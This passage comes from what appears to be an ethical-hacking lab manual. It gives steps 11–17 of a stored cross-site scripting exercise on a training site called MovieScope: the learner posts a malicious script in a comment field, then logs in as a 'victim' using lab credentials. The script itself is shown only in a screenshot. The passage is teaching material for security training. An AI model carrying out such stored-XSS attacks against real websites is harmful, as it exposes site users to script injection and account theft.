


11. Now, click the **Contacts** tab. Here you will be performing an XSS attack.



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

12. The **Contacts** page appears; enter your name or any random name (here, **steve**) in the **Name** field; enter the cross-site script as shown in the screenshot in the **Comment** field and click the **Submit Comment** button.



13. On this page, you are testing for XSS vulnerability. Now, refresh the **Contacts** page.

    Note: If a notification appears saying **To display this page, Firefox must send information…**, click the **Resend** button.



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
14. You have successfully added a malicious script to this page. The comment with the malicious link is stored on the server.
15. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.
16. Launch any browser, in this lab we are using **Google Chrome**. In the address bar of the browser place your mouse cursor and type **http://www.moviescope.com** and press **Enter**.
17. The **MovieScope** website appears. In the **Login** form, type the **Username** and **Password** as **sam** and **test** and click **Login**.

    Note: Here, we are logging in as the victim.



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
